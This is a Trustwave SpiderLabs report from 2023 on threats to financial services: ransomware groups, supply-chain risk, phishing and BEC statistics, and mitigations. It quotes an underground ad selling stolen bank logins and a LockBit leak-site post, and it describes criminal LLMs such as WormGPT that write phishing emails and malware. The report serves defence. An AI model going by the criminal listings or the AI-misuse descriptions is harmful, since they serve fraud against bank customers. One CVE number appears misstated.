Trustwave®
SpiderLabs®

2023 Financial Services Sector Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE BRIEFING AND MITIGATION STRATEGIES

Contents

OCTOBER 2023

Executive Summary

$5.9M
VS
$4.4M
AVERAGE COST OF A DATA BREACH IN FINANCIAL SERVICES COMPARED TO ALL OTHER INDUSTRIES

When questioned about why he robbed banks, Willie Sutton famously responded, "Because that's where the money is." Some things never change, and threat actors are similarly drawn to the financial services sector for the substantial financial rewards they offer.

Financial services organizations are attractive targets because of the elevated potential for monetary gain. Serving as repositories of wealth, this sector is rich with lucrative opportunities for cybercriminals, who exploit them for financial gains through extortion, theft, and fraud.

In addition to the money itself, the financial services sector stores large volumes of sensitive data, including customer information, financial records, and intellectual property.

Trailing only behind the healthcare industry, the financial services sector ranks second in terms of the cost of a data breach. In 2023, the average cost of a data breach in the financial services sector amounted to $5.9 million, compared to the industry average of $4.4 million, according to data from the Ponemon Institute.

In March 2023, Melbourne-based Latitude Financial had more than 14 million records compromised when a threat actor stole an employee’s login credentials. In June 2022, one of the largest financial providers in the U.S., Flagstar Bank, suffered a massive data breach, leaking the Social Security numbers of almost 1.5 million customers – their second cybersecurity incident in two years.

There are a number of factors that make the financial services industry especially vulnerable to cyberattacks, including:

- **Sensitive Data:** The financial services industry holds a vast amount of sensitive customer data, including names, addresses, Social Security numbers, bank account numbers, and credit card numbers, making the sector a high-value target. Organizations must be vigilant and inventory where this data resides. It's impossible to protect something without knowing where it is.
- **Heavily Regulated:** Heightened regulation is a double-edged sword. While it incentivizes increased protections, it can also make it complex and expensive for financial institutions to implement and maintain effective cybersecurity programs.
- **Trust as Currency:** Consumers anchor their financial decisions on trust. If trust is eroded by the compromise of personal data or account information, customers can and will take their money elsewhere. This means they are a prime target for cyber criminals who will try to exploit this dependency on trust.
- **Partnership Complexity:** As a byproduct of strict regulations, it can be difficult for financial institutions to partner with vendors or incorporate tools that could improve their security posture. There are unique barriers and requirements for partners, adding complexity to an already complicated landscape.
- **Interconnectedness:** In addition to business partners, the financial services industry is heavily interconnected with other service vendors and financial entities, such as merchants and payment processors, opening it up to supply chain and third-party risk.

With more than 250 security researchers across the globe, the Trustwave SpiderLabs team puts its resources to task in looking into what leads to these breaches. We are uniquely positioned to do so, as we perform over 100,000 hours of penetration tests and uncover tens of thousands of vulnerabilities annually. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 4,000 to 8,000 per day that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Continuous Threat Hunting, Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur as well as mitigations and controls that your organization can put in place to prevent these compromises.

This report will examine the multitude of threats that pose challenges to the financial services industry. It will also provide recommendations for how financial institutions can mitigate these risks and protect their customers and data.

We will begin by highlighting the significant trends currently affecting the industry: Generative AI, ransomware, and third-party risk. Subsequently, we will analyze the attack flow specific to the financial services sector, offering insight on specific threat actors, actionable intelligence, and recommended mitigations for each stage to illustrate how organizations can proactively identify and prevent attacks to avoid lasting impact.

In this report, we will examine many of the most prevalent threat tactics and threat actors operating across financial services and throughout the attack chain, including:

THREAT ACTORS


- Clop
- LockBit
- Alphv / BlackCat
- Black Basta
- 8BASE
- Royal
- Play
- Medusa

THREAT TACTICS

- Email-Borne Malicious Attachments (Downloaders, HTML Smuggling)
- Phishing (IPFS, Google/Cloudflare Services, RPMSG)
- BEC (Payroll Diversion, Contact Request)
- Vulnerability Exploitation
- Credential Access (Brute Forcing, Abuse of Valid Accounts)
- Malware (Infostealers, Ransomware)

For additional information about the most prevalent threat actors, please go to the Appendix.

On top of everything financial services organizations must do to keep their perimeters and infrastructure safe, consumer protection is also a key component of their threat model. But with that said, it is not uncommon for our researchers to encounter consumer account logins and information being sold in underground marketplaces. This could lead to significant financial loss for the consumer and reputational impact to the financial services organization.



BANK- Western Canadian Bank CANADA

$120.00 – $700.00

Canadian Western Bank logins

Balance of $3000-$50000

Our hacked bank logins will provide you with the details

SKU: N/A

Category: Bank Login

Sample of stolen bank account logins being sold in underground marketplaces

Security leaders are responsible for implementing safeguards to ensure customer safety. Some of the key recommendations and mitigations are:

- **Consumer Security Education:** Inform customers about the dangers associated with phishing and malware threats including education on recognizing phishing attempts and safe online practices.
- **Implementing Security Controls:** Implement robust security measures to safeguard customer accounts such as encryption, multi-factor authentication (MFA), human identification, penetration testing for consumer facing apps, and intrusion detection systems.
- **Customer Support and Incident Response:** Provide a support mechanism to customers when a security incident occurs including assisting customers in changing passwords, securing compromised accounts, and providing guidance on reinforcing their personal security practices.

Emerging and Prominent Trends

Artificial Intelligence and Generative AI

ARTIFICIAL INTELLIGENCE AND GENERATIVE AI

Unique implications and risks due to the sensitive nature of the data potentially being shared with these tools, as well as advances in phishing.

The Threat

Generative AI and Large Language Models (LLMs) have taken the world by storm. While AI isn't new, the advances made in Generative AI and LLMs are setting new benchmarks for what's possible for financial services organizations, adversaries, and defenders.

For financial services, the nature of the data, from credit card information to Social Security numbers, heightens the risks of data potentially being leaked to these tools.

Moreover, financial organizations face an increased risk of exposure due to their reliance on third-party vendors who may incorporate Generative AI or LLMs into their products, raising concerns about the potential loss of control over customer data used for training these models.

While the potential benefits of these tools could be substantial, the security of these systems has yet to be proven. Therefore, it is essential to adopt a risk-benefit approach and carefully consider the implications with the CISO leading the way.

What Trustwave SpiderLabs Is Seeing

Trustwave SpiderLabs consistently finds that phishing is one of the most effective methods attackers use to gain an initial foothold in financial services organizations. However, this method is highly dependent on the quality of the lure, the writing style, and the contextual and grammatical clues given in the phishing email. These issues have often been the weakness of phishing attacks, particularly as security awareness training has continually taught personnel what to look for.

But now comes the advent of Generative AI and LLMs. The quick maturity and expanded use of LLM technology makes the crafting of phishing emails even easier, more compelling, highly personalized, and harder to detect. Our team regularly encounters and analyzes phishing emails with malicious attachments or links against our financial services clients. We see that as LLM technology progresses, creating these compelling phishing emails will likely be made easier and effective as an attack vector. We're also seeing an increase in deepfakes as a result of more sophisticated technology.

Lately, we have seen the emergence of LLMs like WormGPT and FraudGPT on underground forums, highlighting the potential cybersecurity risks posed by their criminal use. WormGPT and FraudGPT can craft convincing phishing emails without many of the red flags that we teach users to identify phishing emails by including items like picking out misspellings, grammar mistakes, and general clumsiness of writing that may indicate that the author is not a native speaker.

Trustwave continually monitors the progress and attacker implementation of Generative AI and LLMs. Based on observations to date, Trustwave sees the primary areas of concern as the increased speed and quality that phishing emails can be drafted and exploit code can be enhanced. These advancements will require security vendors to adjust their detection and response capabilities accordingly.

Mitigations to Reduce Risk

- Evaluate your security solutions with Generative AI and LLMs in mind. Choose security tools or partners that can detect AI-generated threats like advanced phishing.
- Create robust internal policies and employee training for proper data usage and data sharing to help minimize the risk of data breaches.
- The reality of the current landscape is that Generative AI is here to stay. While the tools still have inherent risks, financial services organizations, like all entities, will need to determine how to govern the tools versus instituting broad-based bans.
- Consider instituting an internal AI Infosec working group across relevant teams (like Legal, Privacy, IT, etc.) to deal with governance and data sharing guidelines.

Ransomware Groups Targeting Financial Services

74%

OF 130 GLOBAL FINANCIAL INSTITUTIONS EXPERIENCED AT LEAST ONE RANSOMWARE ATTACK OVER THE PAST YEAR

The Threat

According to U.S. Commodity Futures Trading Commission (CFTC) commissioner Christy Goldsmith Romero, “A 2022 survey of 130 global financial institutions found that 74% experienced at least one ransomware attack over the past year.”


The rising frequency of ransomware attacks within the financial services sector underscores the significant enhancement in adversaries' ability to conduct large-scale attacks. The ransomware-as-a-service model allows attackers to scale their operations and cause widespread impact.

Clop has been the most active ransomware group targeting banks and financial services, with the GoAnywhere attack in February 2023 impacting banks and over 10 financial institutions being named among the victims of the MOVEit attack, including Deutsche Bank, ING Bank, Charles Schwab, TD Ameritrade, among others.

What Trustwave SpiderLabs Is Seeing

Trustwave SpiderLabs has seen a continuing rise in ransomware incidents directly targeting the financial services sector. Clop, LockBit, and Alphv/BlackCat remain the predominant groups operating in this sector.

Just in the previous quarter, notable banks such as Latitude Financial, 1st Source Corp, Pacific Premier Bancorp, M&T Bank, MidFirst Bank, and European Investment Bank were hit with various types of cyberattacks, potentially exposing millions of customer records.



Deadline: 03 Jul, 2023 16:17:26 UTC

bancodevenezuela.com

We are an institution with a long history in the national financial system. Founded at the end of the 19th century, we had the responsibility of issuing coins until 1939 when the Central Bank of Venezuela was created.
We are leaders in operating points of sale in the country and number one in the national financial system.

ALL AVAILABLE DATA PUBLISHED !

UPLOADED: 03 JUL, 2023 13:07 UTC

UPDATED: 26 SEP, 2023 08:34 UTC

Screenshot of the Lockbit Leak site claiming to have data from a breach of Banco De Venezuela

Trustwave SpiderLabs' review of the Dark Web leaks sites of these ransomware gangs shows a multitude of financial services organizations already falling victim to various threat groups. In many cases, the data stolen has already been posted and made available publicly for other threat actors to leverage and exploit. The victims can also become prey for double-extortion tactics, when ransomware groups not only encrypt a victim's data, but also threaten to expose it publicly unless a ransom is paid.

The increasing sophistication of ransomware attacks and the monetary incentive they present to threat actors make it more difficult for financial services providers to defend against such attacks. But the Trustwave SpiderLabs teams see a steady maturation of security controls in this sector to help address ransomware. Even so, there are many challenges that the financial services sector still faces, such as maintaining proper asset and data inventories, enforcing basic security hygiene, managing the risk of insider threats, and ensuring that personnel remain cognizant of phishing and social engineering attacks.

Trustwave® DbProtect™

Trustwave's database security DbProtect delivers 7x more database-specific security and compliance checks vs. vulnerability assessment tools.

Mitigations to Reduce Risk

- Remember, the best defense is a good offense. The subsequent sections will dive into each of these further but regularly train and test employees, ensure policies and patches are up to date, and deploy layered email security to help detect and cleanse malicious emails.
- Regularly backing up your data can help ensure the ability to recover from a ransomware attack or other types of data loss. Be sure to store backups offsite and verify that they can be restored.
- Ransomware and other malware gangs target Remote Desktop Protocol (RDP), the Microsoft protocol that allows users to execute remote operations on other computers. Secure exposed RDP services, patch known vulnerabilities, and/or disable them if not necessary.

Supplier and Third-Party Risk

The Threat

The financial services industry is heavily interconnected with other businesses and with other financial entities, such as merchants and payment processors, opening it up to supply chain and third-party risk.

Unfortunately, cybercriminals often target these third parties as a strategic maneuver – if they successfully breach a third-party vendor, they can gain access to the targeted company's data. This poses a significant threat to financial services organizations since many of these vendors lack robust cybersecurity measures and data breach protection.

Additionally, financial services organizations are subject to a wide range of regulations. If a third-party fails to comply with these regulations, it could put the financial services organization at risk of fines, penalties, or even criminal prosecution.

What Trustwave SpiderLabs Is Seeing

Trustwave SpiderLabs has seen a sharp rise in successful attacks due to third-party software and services, including high-profile, supplier-based attack vectors like SolarWinds, 3CX, and just recently, MOVEit. These attacks can be considered a flanking maneuver because they target the “weak side” of an organization. Through this approach, attackers can access the targeted company’s data and infrastructure even though the company itself may have a relatively high security maturity.

The financial services sector is not immune to this threat, and it may exhibit a higher exposure to this issue due to the interconnected nature of its business. The industry’s infrastructure also depends on third-party code, APIs, vendors, support providers, and other managed services.

To put this in perspective, Clop, currently one of the most prevalent ransomware groups, has been heavily associated with a recent massive campaign targeting an SQLi zero-day vulnerability in MOVEit, the widely used third-party file transfer software. We have seen hundreds of organizations impacted by this vulnerability, leading to successful breaches. Notable financial services organizations have already publicly reported being affected, including large, well-funded institutions like Deutsche Bank, ING Bank, Charles Schwab, TD Ameritrade, among others.

While this isn’t a unique threat to financial services alone, since almost everything is connected in one way or another, the issue is exacerbated. The ability to purchase a trinket from a small shop in Southeast Asia using a mobile app or move millions of dollars across countries highlights how broadly connected and complex the sector is. One weak link in the chain can lead to grave consequences for the organization.

Mitigations to Reduce Risk


- Financial services organizations must ensure their own systems and those belonging to third-party partners are secure and protected by the latest security measures. This can be achieved through regular penetration tests and vulnerability scans.
- Maintain an inventory management system for all software, including vendor-developed software components, operating systems, version and model numbers.
- Implement a routine vulnerability scan before installing any new applications, devices, or technology onto the IT environment.

Dissecting the Attack Flow for Financial Services

Attack Flow Overview

While the details of every breach and compromise may vary, there is a specific attack flow that typically occurs from the initial security bypass to escalation, compromise, followed by persistent home on your network and exfiltration and/or destruction of valuable data. The following analysis presents an overview of the attack flow specific to the financial services sector, incorporating insights from the Trustwave SpiderLabs team and offering actionable mitigations for organizations to implement.

At each stage of the attack flow, the recommended mitigations provide proactive guidance to minimize the potential risks of financial, reputational, regulatory, or physical impacts to a financial services organization. The typical sequence of events unfolds as follows:



Attack Flow Steps

Initial Foothold

This step is when the attacker successfully triggers a security bypass that gives them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods attackers use to gain an initial foothold in financial services, like phishing, abuse of valid accounts, and exploitation of vulnerabilities.

Initial Payload

Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target financial services organizations.

Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as Domain Admins, root accounts, Active Directory Systems, and Database servers.

Malware


There are a wide variety of malware types with a myriad of uses. We're talking about remote access toolkits (RATs), infostealers, ransomware, and many others.

In this section, we will focus on the types of malware that are prevalent in financial services.

Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in financial services-related compromises. Additionally, we will present real-world examples of financial services data breaches to provide concrete illustrations.



Initial Foothold: Phishing and Business Email Compromise (BEC)

The Threat

Phishing and email-borne malware stand out as the most commonly exploited methods for gaining an initial foothold in an organization. Instead of attempting to exploit the software or systems on the network, attackers direct their focus towards targeting the individuals operating the keyboard.

Using a persuasive and time-sensitive email, the attacker successfully convinces their victim to take specific actions, such as opening an attachment, clicking on an embedded URL, or following instructions to transfer funds to a purported "stranded CEO."


TYPICAL PHISHING GOALS:

- **Credential theft example:** Invoice from a customer includes a link. When the link is clicked, it prompts the user for their password before “access is granted to the document”
- **Malware insertion:** Via PowerShell scripts, Javascript, Macros
- **Triggering action example:** Wire transfer for “stranded CEO” (BEC)


Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team is dedicated to monitoring email-based threats including opportunistic phishing, targeted/spear-phishing, and BEC. Over the last year, our team has observed interesting developments in the delivery methods, techniques, themes, and even targeted brands of email-based attacks in financial services. We believe that these developments have contributed to the continuing relevance and effectiveness of these types of attacks.

Based on the data from our financial services client base, we observed that HTML attachments are the most common malicious attachments in emails. These HTML attachments make up 78% of all malicious attachments seen, and are mainly used for credential phishing, redirectors, and HTML smuggling. It is also notable that 33% of these HTML files employ obfuscation as a means of defense evasion.



HTML smuggling is a technique used to sneak in malicious files onto the target’s system. The malicious file is encrypted and embedded into the HTML attachment. Once the HTML is opened with a browser, the blob will be automatically decoded and dropped on the system




Prevalence of email malware attachments

Aside from HTML, our team has observed executables as the next most prevalent type of malicious attachment. Commonly spotted attachments are mostly information stealing malware such as Gootloader, XLoader, Lokibot, Formbook, and Snake Keylogger. We have also seen Agent Tesla (RAT) in our current data set. We will discuss these individually in the malware section of this report.


To a lesser degree, attackers use PDFs, Excel, and Word documents. PDFs typically serve as redirectors and a mechanism to download malware such as Qabot. Similarly, attackers use Word and Excel documents in the same way but with noticeable use of MS Office exploits like CVE-2017-1182 and CVE-2017-0199. It is worth noting that the prevalence of Qabot has decreased dramatically due to the recent takedown by the U.S. Justice Department.

Our team noted the most common themes of the emails containing these malicious attachments are related to voicemail notifications, payment receipts, purchase orders, remittances, bank deposits, and quotation requests.




Word cloud based on the subject lines for emails with malicious attachments

We have also observed that 24% of the emails with malicious attachments attempted to spoof American Express. DHL is next at 21% and Microsoft in third with 15%.




Top spoofed brands in emails with malicious attachments

From a purely phishing standpoint (those without malicious attachments), the most prevalent phishing themes are "Urgent Action" themes, mailbox-related alerts, document sharing, e-signing, account-related alerts, missed communications, meeting-related notifications, and payment/invoice-related alerts.



Wordcloud based on the subject lines for phishing emails (no malicious attachments)

The brands most spoofed in phishing attacks are Microsoft at 52%, DocuSign at 10%, and American Express at 8%.




Top impersonated brands in phishing emails

Though phishing as an attack vector remains the same, techniques have continually evolved in order to stay ahead of email defenses. During the past year, we have discovered and have subsequently conducted analysis on new techniques in phishing that attackers actively use in the financial services sector:

- IPFS-based Phishing
- Cloudflare Pages.dev and Workers.dev Phishing
- RPMSG Campaigns

For more information, we have linked each of these techniques to their individual in-depth studies on the Trustwave SpiderLabs blogs.

Finally, on the BEC front, we have observed that “Payroll Diversion” at 48% is still the most used lure with “Request for Contact” and “Task” at 23% and 13% respectively.



Lures used in BEC messages

Additionally, Trustwave SpiderLabs has been monitoring the effect of AI and LLMs like ChatGPT on phishing attacks. Many of the red flags that we teach users to identify phishing emails, such as misspellings, grammar mistakes, and general clumsiness of writing, may indicate that the author is not a native speaker.

The quick maturity and expanded use of LLM technology makes crafting these emails easier, more compelling, highly personalized, and harder to detect. Trustwave SpiderLabs has uncovered multiple spearphishing attacks with malicious attachments or links being used against financial services entities. Creating these targeted, compelling spearphishing emails will likely be easier for attackers with LLM technology.


Lately, we have noted the emergence of LLMs like WormGPT and FraudGPT on underground forums, highlighting the potential cybersecurity risks posed by their criminal use. WormGPT's and FraudGPTs capabilities include not only crafting convincing phishing emails, but even assisting in creating undetectable malware, writing malicious code, and finding vulnerabilities. More details can be found in the recent Trustwave SpiderLabs blog here.

Trustwave® MailMarshal

When layered, captures up to 90% of malicious emails missed by other email security vendors.

Mitigations to Reduce Risk

- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways.
- Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.



Initial Foothold: Logging in

The Threat

Sometimes, attackers can gain access to a network by simply logging in. This access can occur if the default credentials for a device have not been changed, weak passwords are used making them vulnerable to brute-forcing, or if credentials have been purchased from an underground forum. Beyond simple credentials, attackers can purchase access to a webshell or active sessions already in place in a target organization.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team performs proactive threat hunts and analysis in our client's environment to identify breaches or compromises that have yet to be identified. In the course of these engagements, the team regularly finds the following issues that directly contribute to this threat.

ABUSE OF VALID ACCOUNTS

The use of valid accounts continues to be one of the easiest and most efficient ways for a threat actor to get an initial foothold into a financial services organization. Various types of phishing attacks and poor cybersecurity hygiene are largely responsible for these successes. In fact, as discussed in the previous section, phishing is often the first stage for obtaining valid credentials or is used as a redirector to install infostealers. This malware then steals valid credentials from the target. Poor cybersecurity hygiene, on the other hand, refers to poor credential and password management that we will further discuss in the next item.

CREDENTIAL ACCESS

